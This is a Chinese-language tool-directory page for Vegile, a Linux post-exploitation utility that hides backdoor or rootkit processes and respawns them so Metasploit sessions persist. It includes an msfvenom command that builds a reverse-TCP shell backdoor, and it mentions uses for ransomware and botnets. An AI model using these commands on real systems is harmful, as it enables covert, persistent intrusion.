Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
Vegile — 此工具将在后门/rootkit设置完成后隐藏你指定的进程,无限化你在Metasploit中的会话并使其透明化。即使被杀死,它也会重新运行。总会有一个进程在运行另一个进程的同时运行,因此我们可以认为这个进程就像《攻壳机动队》中的幽灵一样无法停止。 | Kitploit
工具/GitHubGitHub/screetsec/vegile
权限提升漏洞利用框架Payload生成持久化机制横向移动后渗透利用渗透测试
GitHubscreetsec/vegile

Vegile

此工具将在后门/rootkit设置完成后隐藏你指定的进程,无限化你在Metasploit中的会话并使其透明化。即使被杀死,它也会重新运行。总会有一个进程在运行另一个进程的同时运行,因此我们可以认为这个进程就像《攻壳机动队》中的幽灵一样无法停止。

查看仓库
7531661437年前Kitploit 审核通过
分享

Vegile - 壳中之鬼

Version Stage Build

Vegile 是一款用于 后渗透 技术的 Linux 工具。后渗透技术能确保我们维持一定程度的 访问权限,并可能 深入 目标 可信网络,建立更稳固的立足点。

捐赠

  • 如果这个项目对你的渗透测试非常有帮助,并且你想支持我,你可以请我喝杯咖啡 :)
  • 捐赠

📖 工作原理

该工具将设置你的 后门/rootkit 后门设置完毕后,它会 隐藏 你的特定进程,无限 你的 metasploit 会话 并且 透明化。即使进程被 杀死,它也会 重新运行。总有一个进程会 运行 另一个进程,所以我们可以认为这个进程是 不可停止 的,如同 壳中之鬼

请阅读以下信息

  • 目前我只测试了使用 msfvenom 命令的 reverse_shell 后门以及我的手动 Linux 后门 [ 它有效 ],你也可以使用 thefatrat 来帮助你创建简单的后门
  • msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=IP LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
  • 对于隐藏进程,你可以用于 rootkit、后门、勒索软件和僵尸网络 { sh、python、perl、exe 和 二进制文件 }。
  • 目标受害者:所有包含 base32 和 base64 的 Linux 发行版系统
  • 要实现持久化,你可以使用 crontab 和 xinit.d 植入后门
  • 这只是一个简单的算法示例,说明我们如何维护会话和后门/rootkit,你可以自行探索

开始使用

  1. git clone https://github.com/Screetsec/Vegile.git
  2. cd Vegile
  3. chmod +x Vegile

使用 Vegile

不带任何参数运行 Vegile 会显示一份有用的常用选项列表。你可以使用以下命令:

  • Vegile -i / --inject [后门/rootkit]
  • Vegile -u / --unlimited [后门/rootkit]
  • Vegile -h / --help

演示视频


  • Vegile 演示

  • Vegile 演示

:octocat: 致谢

  • 感谢真主
  • Dracos Linux from Scratch Indonesia(优秀的渗透操作系统),详情请见 http://dracos-linux.org/
  • Bash.ID、WingkoColi、Reversing ID、IndoXploit、Backbox Indonesia、Depok Cyber Security 和 Indonesia Backtrack Team
  • Offensive Security 提供的出色操作系统(http://www.offensive-security.com/)
  • http://www.kali.org/ Kali Linux
  • gianlucaborello 提供了参考和思路 [ https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/ ]
  • 以及 GitHub 上的其他开源工具

免责声明

注意:允许对本源代码进行修改、更改或篡改,但任何使用本代码的公开版本必须获得本工具作者(Edo maland)的书面批准。
下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    398
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    259
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    257

探索所有工具

浏览我们的工具集合

查看所有工具 →